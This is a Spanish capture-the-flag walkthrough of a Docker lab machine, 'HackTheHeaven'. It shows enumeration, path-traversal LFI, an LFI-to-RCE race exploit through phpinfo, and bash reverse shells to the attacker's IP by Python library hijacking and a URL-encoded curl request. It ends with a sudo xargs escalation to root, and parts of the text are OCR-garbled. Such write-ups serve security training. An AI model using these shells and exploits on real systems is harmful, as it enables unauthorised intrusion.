HACKTHEHEAVEN

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimimos

unzip hacktheheaven.zip

Archive: hacktheheaven.zip inflating: hacktheheaven.tar inflating: auto_deploy.sh

2- Y ahora desplegamos la máquina

bash auto_deploy.sh hacktheheaven.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla

CONECTIVIDAD

ping -c1 172.17.0.2

```
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.263 ms

— 172.17.0.2 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.263/0.263/0.263/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA 172.17.0.2

IP DE LA MÁQUINA ATACANTE 192.168.0.26


LINUX-ttl=64

ESCANEO DE PUERTOS

nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2

```
Starting Nmap 7.94SVN (https://nmap.org ) at 2024-07-15 07:46 EDT Nmap scan report for trackedvuln.dl (172.17.0.2)
Host is up (0.000048s latency).
Not shown: 65534 closed tcp ports (reset)
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Bienvenido a HackTheHeaven
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Puerto 80



ENUMERACIÓN

whatweb http://172.17.0.2

```
whatweb http://172.17.0.2 http://172.17.0.2 [200 OK] Apache[2.4.58], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.58 (Ubuntu)], IP[172.17.0.2], Title[Bienvenido a HackTheHe aven]
```

gobuster dir -u http://172.17.0.2 -w

/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt,doc -t 64

```
Gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt,doc -t 10


Gobuster v3.6
by 0J Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 10
[-] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,html,txt,doc
[+] Timeout: 105


Starting gobuster in directory enumeration mode

/index.html (Status: 200) [Size: 925]
/.php (Status: 403) [Size: 275]
/.html (Status: 403) [Size: 275]
/info.php (Status: 403) [Size: 275]
/info.php (Status: 200) [Size: 6494]
/.php (Status: 403) [Size: 275]
/.html (Status: 403) [Size: 275]
```


Directorios interesantes /info.php y /idol.php







Existe la posibilidad de una vulnerabilidad LFI. Pulsamos en el botón Darnet



http://172.17.0.2/clouddev3lopmentfile.php Sobre esta url con wfuzz buscaremos parámetros válidos wfuzz -c --hh=53 -t 200 -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt -u "http://172.17.0.2/clouddev3lopmentfile.php?FUZZ=/etc/passwd"




Filename es el parámetro requerido. Ahora, lo que haremos es buscar que directorios podemos leer

http://172.17.0.2/clouddev3lopmentfile.php?filename=


....//....//etc//passwd

Sacamos s4vitar, xerosec y mario

Buscamos un LFI a RCE via info.php



root.x:0:0:root./root./bin/bash daemon.x:1:1.daemon:/usr/sbin/nologin bin.x:2:2:bin:/bin/usr/sbin/nologin sys.x:3:3:sys./dev/usr/sbin/nologin syn.x:4:65534.sync:/bin/bin/sync games.x:5:60-games./usr/sbin/nologin man.x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:1:p:/var/spool/pd-/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news.x:9:9:news:/var/spool/news/usr/sbin/nologin mili:x:8:8:mail:/var/mwwi-/usr/sbin/nologin news.x:9:9:news:/var/spool/news/usr/sbin/nologin mili:x:3:3:a:mail:/var/mwwi-/usr/sbin/nologin news.x:9:9:news:/var/spool/news/usr/sbin/nologin ini:x:3:3:a:mail:/var/mwwi-/usr/sbin/nologin news.x:9:9:news:/var/spool/news/usr/sbin/nologin ini:x:3:3:a:mail:/var/mwwi-/usr/sbin/nologin news.x:9:9:news:/var/sbin/nologin vww-data.x:3:3:3:www-data.yar/wwwi-/usr/sbin/nologin news.x:9:9:news:/var/sbin/nologin ini:x:3:3:a:mail:/var/mwwi-/usr/sbin/nologin news.x:9:9:news:/var/sbin/nologin news.x:9:news:/var/sbin/nologin news.x:9:9:news:/var/sbin/nologin news.x:9:9:news:/var/sbin/nologin news.x:9:news:/var/sbin/nologin news.x:9:news



EXPLOTACIÓN

```
1-Descargamos el script

2-Dentro del script en la variable "Payload" lo que hacemos es irnos a

https://www.revshells.com/, copiamos la de PentestMonkey

y la pegamos entre \r y \r
```

```
3- En la variable REQ1 cambiamos esta línea

REQ1="""POST /phpinfo.php?a="""+padding+""" HTTP/1.1\r

por esta otra

REQ1="""POST /info.php?a="""+padding+""" HTTP/1.1\r
```

```
%s

7dbff1ded0714--\r""" % PAYLOAD

padding="A" * 5000

REQ1="""POST / Info.php?a="""+padding+""" HTTP/1.1\r

Cookie: PHPSESSID=q249llvfromc1or39t6tvnun42; othercookie="""+padding+"""\r

HTTP_ACCEPT: """ + padding + """\r

HTTP_USER_AGENT: """+padding+"""\r
```

```
4-Y en la variable LFIREQ,
cambiamos esta linea GET /lfi.php?load=%s%%00
por esta otra
GET /clouddev3lopmentfile.php?filename=...//...//%s
```

```
5- Por último, ejecutamos
```

sed -i 's $\[\text{tmp_name}\] =\\[\text{tmp_name}\] =\\[\text{gt/g' phpinfolfi.py}\]$

Nos ponemos a la escucha por nc en el 4444

Y en nuestro Kali

python2 phpinfolfi.py 172.17.0.2 80

```
LFI With PHPInfo()

Getting initial offset ... found [tmp_name] at 114225

Spawning worker pool (10) ...

106 / 1000

Got it! Shell created in /tmp/g

Woot! \m/
Shuttin' down ...
```

Obtenemos conexión

ESCALADA DE PRIVILEGIOS

Listando directorios encontramos que dentro de /home, tenemos tres usuarios xerosec. mario S4vitar y un .txt

www-data@aeedddccdab2:/home\$ Is
NotaParaMario.txt mario s4vitar xerosec
www-data@aeedddccdab2:/home\$

www-data@aeedddccdab2:/home\$ cat NotaParaMario.txt

Acuérdate de revisar el script conjunto que estamos desarrollando parar la comunidad!

Lo he movido al directorio tmp

megustaelfallout

Borra esta nota cuando la leas.

Tenemos una posible contraseña

Probamos con ella

www-data@aeedddccdab2:/home\$ su xerosec
Password:
xerosec@aeedddccdab2:/home\$

Buscamos permisos sudo

```
xerosec@aeedddccdab2:/home$ sudo -l
Matching Defaults entries for xerosec on aeedddccdab2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/shin\:/snap/bin, use_pty

User xerosec may run the following commands on aeedddccdab2:
    (mario) NOPASSWD: /usr/bin/python3 /tmp/script.py
xerosec@aeedddccdab2:/home$
```

Lo que hacemos es crearnos un script con nano llamado

haslib.py en la carperta /tmp, usamos

import os

os.system("bash -c 'bash -i >& /dev/tcp/192.168.0.26/4444 0>&1"")

Nos ponemos a la escucha por nc 4444, ejecutamos

xerosec@aeedddccdab2:/tmp\$ sudo -u mario /usr/bin/python3 /tmp/script.py

y obtenemos conexión

```
nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.0.26] from (UNKNOWN) [172.17.0.2] 54414
mario@aeedddccdab2:/tmp$
Volvemos a tratar la TTY
En /home/mario tenemos un .txt
mario@aeedddccdab2:/home$ cd mario
mario@aeedddccdab2:~$ Is
ServerDeS4vitar.txt
mario@aeedddccdab2:~$
mario@aeedddccdab2:~$ cat ServerDeS4vitar.txt
Acordarme de usar la sintaxis index.php?cmds4vi=id para ejecutar comandos en
el server http de S4vitar
mario@aeedddccdab2:~$
Revisando los procesos que se están ejecutando
mario@aeedddccdab2:~$ ps -aux
```

```
s4vitar 36 0.0 0.0 200576 1060 ? Ss 13:43 0:02 php -S localhost:9999
```

Nos ponemos a la escucha con nc en el 5555

Accedemos al servidor para enviar una solicitud con curl con la

url codificada y una reverse shell

curl

"http://localhost:9999/index.php?cmds4vi=bash%20-c%20'bash%20-i%20%3E%

26%20%2Fdev%2Ftcp%2F192.168.0.26%2F5555%200%3E%261"

Nos hacemos s4vitar

```
listening on [any] 5555 ...

connect to [192.168.0.26] from (UNKNOWN) [172.17.0.2] 38724

bash: cannot set terminal process group (36): Inappropriate ioctl for device bash: no job control in this shell s4vitar@aeedddccdab2:/opt/web$ ■
```

Buscamos permisos sudo

```
s4vitar@aeedddccdab2:/opt/web$ sudo -l
sudo -l
Matching Defaults entries for s4vitar on aeedddccdab2:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/shap/bin,
    use_pty

User s4vitar may run the following commands on aeedddccdab2:
    (root) NOPASSWD: /usr/bin/xargs
s4vitar@aeedddccdab2:/opt/web$
```

Consultando en https://gtfobins.github.io/gtfobins/xargs/#sudo

sudo xargs -a /dev/null sh

```
s4vitar@aeedddccdab2:/opt/web$ sudo xargs -a /dev/null sh
sudo xargs -a /dev/null sh
whoami
root
```